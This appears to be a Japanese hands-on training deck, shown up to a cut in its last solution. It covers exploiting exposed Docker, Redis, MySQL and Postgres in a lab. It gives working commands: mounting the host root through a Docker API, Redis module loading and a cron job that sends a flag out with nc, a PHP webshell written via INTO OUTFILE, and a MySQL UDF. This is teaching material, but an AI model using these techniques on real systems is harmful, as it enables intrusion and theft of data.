
まとめ (Redis REPLICAOF編)




Docker編

Dockerの概要

REST APIによる操作



Docker APIが誤って公開されている場合



攻撃者に都合の良いコンテナを作成 /をマウントしてしまう

- DOCKER_HOSTに攻撃対象を指定
- あとは/を/mntにマウントしてchrootするだけ

```
$ export DOCKER_HOST=tcp://x.x.x.x:2376
$ docker run -it -v /:/mnt alpine chroot /mnt
```

簡単

理解を深める Dockerコマンドを使わずにやってみる

2018-11-01

curlで始めるDockerコンテナからの脱出

リアル脱出ゲームやりたいなーと思ってたのでそれっぽいタイトルにしてみましたが、

`/var/run/docker.sock` をDockerコンテナにマウントするとroot権限相当のことが出来る、という詳しい人なら普通に知ってる話です。

ですが、ただ普通に試しても面白くないしdockerコマンド使わずにやってみた、というライタな記事です。

プロフィール



knqyf263



Dockerコンテナ内からのescape

- --privilegedをつけている場合
 - /devを使う方法
 - notification on releaseを使う方法
- dockerの脆弱なバージョンを使っている場合
- カーネルの脆弱なバージョンを使っている場合

解説する時間なかったので資料参照

演習

演習問題

踏み台サーバへのログイン

```
# まずsshでEC2にログイン（ユーザ名はteam1~teamN）
$ ssh team1@X.X.X.X


# gatewayのPodが見えることを確認
$ kubectl get pods gateway

# gatewayのPodにログインする
$ kubectl exec -it gateway -- bash
```

演習環境

gatewayから各コンテナにアクセス

チームごとに独立した環境なので他チームについては考慮不要です



演習問題 1

redis-replica

gatewayからredis-replicaというホスト名のRedisサーバにログイン可能です

Redisコンテナ内の/flag.txtを読み出して下さい

```
root@gateway:/# redis-cli -h redis-replica
```

演習問題2

redis-cron

gatewayからredis-cronというホスト名のRedisサーバにログイン可能です

Redisコンテナ内の/flag.txtを読み出して下さい

```
root@gateway:/# redis-cli -h redis-cron
```

演習問題 3

mysql-web

gatewayから mysql-web というホスト名のMySQLサーバにログイン可能です
コンテナ内の/usr/local/bin/run_it.shを実行してください

```
root@gateway:/# mysql -u root -h mysql-web
```

演習問題4

mysql-udf

gatewayから mysql-udf というホスト名のMySQLサーバにログイン可能です
コンテナ内の/usr/local/bin/run_it.shを実行してください

```
root@gateway:/# mysql -u root -h mysql-udf
```

演習問題 5

postgres

gatewayからpostgres というホスト名のPostgresDBサーバにログイン可能です
コンテナ内の/usr/local/bin/run_it.shを実行してください

```
root@gateway:/# psql -U postgres -h postgres
```

演習問題 6

nginx-alias

gatewayからnginx-aliasというホスト名のhttpサーバにアクセス可能です

Git関連のファイルにアクセスしflagを探してください

```
root@gateway:/# curl http://nginx-alias
```

演習問題7

elasticsearch

gatewayからelasticsearchというホスト名のElasticsearchサーバにアクセス可能です

Elasticsearchコンテナ内の/flag.txtを読み出して下さい

```
root@gateway:/# curl http://elasticsearch:9200
```

演習解説

演習問題1 解説

redis-replica

exp.soは適当にMetasploitから持ってきてModuleを流し込む（IPアドレスは変える）

```
root@gateway:/# wget -O exp.so "https://github.com/rapid7/
metasploit-framework/blob/a2675c13e88dc1df9e6cfed9021b2a5d4f82d231/
data/exploits/redis/exp/exp.so?raw=true"
root@gateway:/# redis-cli -h redis-replica replicaof 192.168.185.89
20000
root@gateway:/# ( echo "+PONG"; echo "+OK"; echo "+OK"; echo "+OK";
echo "\$46800"; cat exp.so ; ) | nc -lk -p 20000
root@gateway:/# redis-cli -h redis-replica
redis:6379> MODULE LOAD ./dump.rdb
OK
redis:6379> shell.exec "cat /flag.txt"
"flag{r3d1s_p05t_expl0it4tion!!1!!}\n"
```

演習問題2 解説

redis-cron

cronの設定を流し込む

```
root@gateway:/# redis-cli -h redis-cron
127.0.0.1:6379> config set dir /var/spool/cron/
OK
127.0.0.1:6379> config set dbfilename root
OK
127.0.0.1:6379> set payload "\n*/1 * * * * /bin/cat /flag.txt | /usr/bin/
nc 192.168.185.89 10000\n"
OK
127.0.0.1:6379> save
OK
```

gatewayでncで待つだけ

```
root@gateway:/# nc -l 10000
flag{why_1s_my_cr0nt4b_n0t_w0rking}
```

演習問題3 解説(1/3)

mysql-web

- ・ ホスト名にwebとある通り、Webshellを配置可能
- ・ MySQLの他に80番ポートでnginxが動いていた
- ・ curlでhttp://mysql-webにアクセスするとphpinfo()が返される
- ・ ブラウザでアクセスできないので分かりにくかったかも

演習問題3 解説 (2/3)

mysql-web

- Webshellを配置するディレクトリはphpinfo()の情報から得られる
- ROOTとかnginxでgrepすると分かる

```
root@gateway:/# curl -s http://mysql-web | grep ROOT
<tr><td class="e">$_SERVER['DOCUMENT_ROOT']</td><td class="v">/usr/share/nginx/html</td></tr>
<tr><td class="e">$_ENV['DOCUMENT_ROOT']</td><td class="v">/usr/share/nginx/html</td></tr>
```

演習問題3 解説 (3/3)

mysql-web

- SELECT ... INTO OUTFILEでWebshellとなるphpファイルをアップロード
- curlコマンドを使って、Webshellからrun_it.shを実行するとflagが得られる

```
root@gateway:/# mysql -u root -h mysql-web
mysql> select '<?php system($_GET["cmd"]);?>' into OUTFILE '/usr/share/nginx/html/shell.php';
Query OK, 1 row affected (0.00 sec)

mysql> exit
Bye

root@gateway:/# curl http://mysql-web/shell.php?cmd=run_it.sh
flag{w3bsh3ll_1s_us3ful}
```

演習問題4 解説(1/2)

mysql-udf

- Metasploitからダウンロードしてきたlib_mysqludf_sys_64.soをBase64に変換

```
$ cat ./lib_mysqludf_sys_64.so | base64  
f0VMRgIBAQAAAAAAAAAAAPgABAAAAA0AwAAAAAAAABAAAAAAA0gYAAAAAAA<省略>AAAAAAA
```

- MySQLサーバにログインし、Base64に変換した.soをアップロード

```
root@gateway:/# mysql -u root -h mysql-udf  
  
mysql> select from_base64('f0VMRgIB<省略>AAAAAAA') into dumpfile "/usr/lib/mysql/  
plugin/lib_mysqludf_sys_64.so";  
Query OK, 1 row affected (0.00 sec)
```

演習問題4 解説 (2/2)

mysql-udf

- sys_eval関数を使って、run_it.shを実行するとflagが得られる

```
mysql> create function sys_eval returns string soname
'lib_mysqludf_sys_64.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select convert(sys_eval('/usr/local/bin/run_it.sh') using utf8);
+-----+
| convert(sys_eval('/usr/local/bin/run_it.sh') using utf8) |
+-----+
| flag{UDF_ls_01d_t3chn1qu3} |
+-----+
1 row in set (0.01 sec)
```

演習問題5 解説

postgres

- ・ハンズオン通り、COPY FROM PROGRAMを使うと/usr/local/bin/run_it.shを実行できる

```
root@gateway:/# psql -U postgres -h postgres
postgres=# CREATE TABLE cmd_exec(cmd_output text);
CREATE TABLE
postgres=# COPY cmd_exec FROM PROGRAM '/usr/local/bin/run_it.sh';
COPY 1
postgres=# SELECT * FROM cmd_exec;
      cmd_output
-----
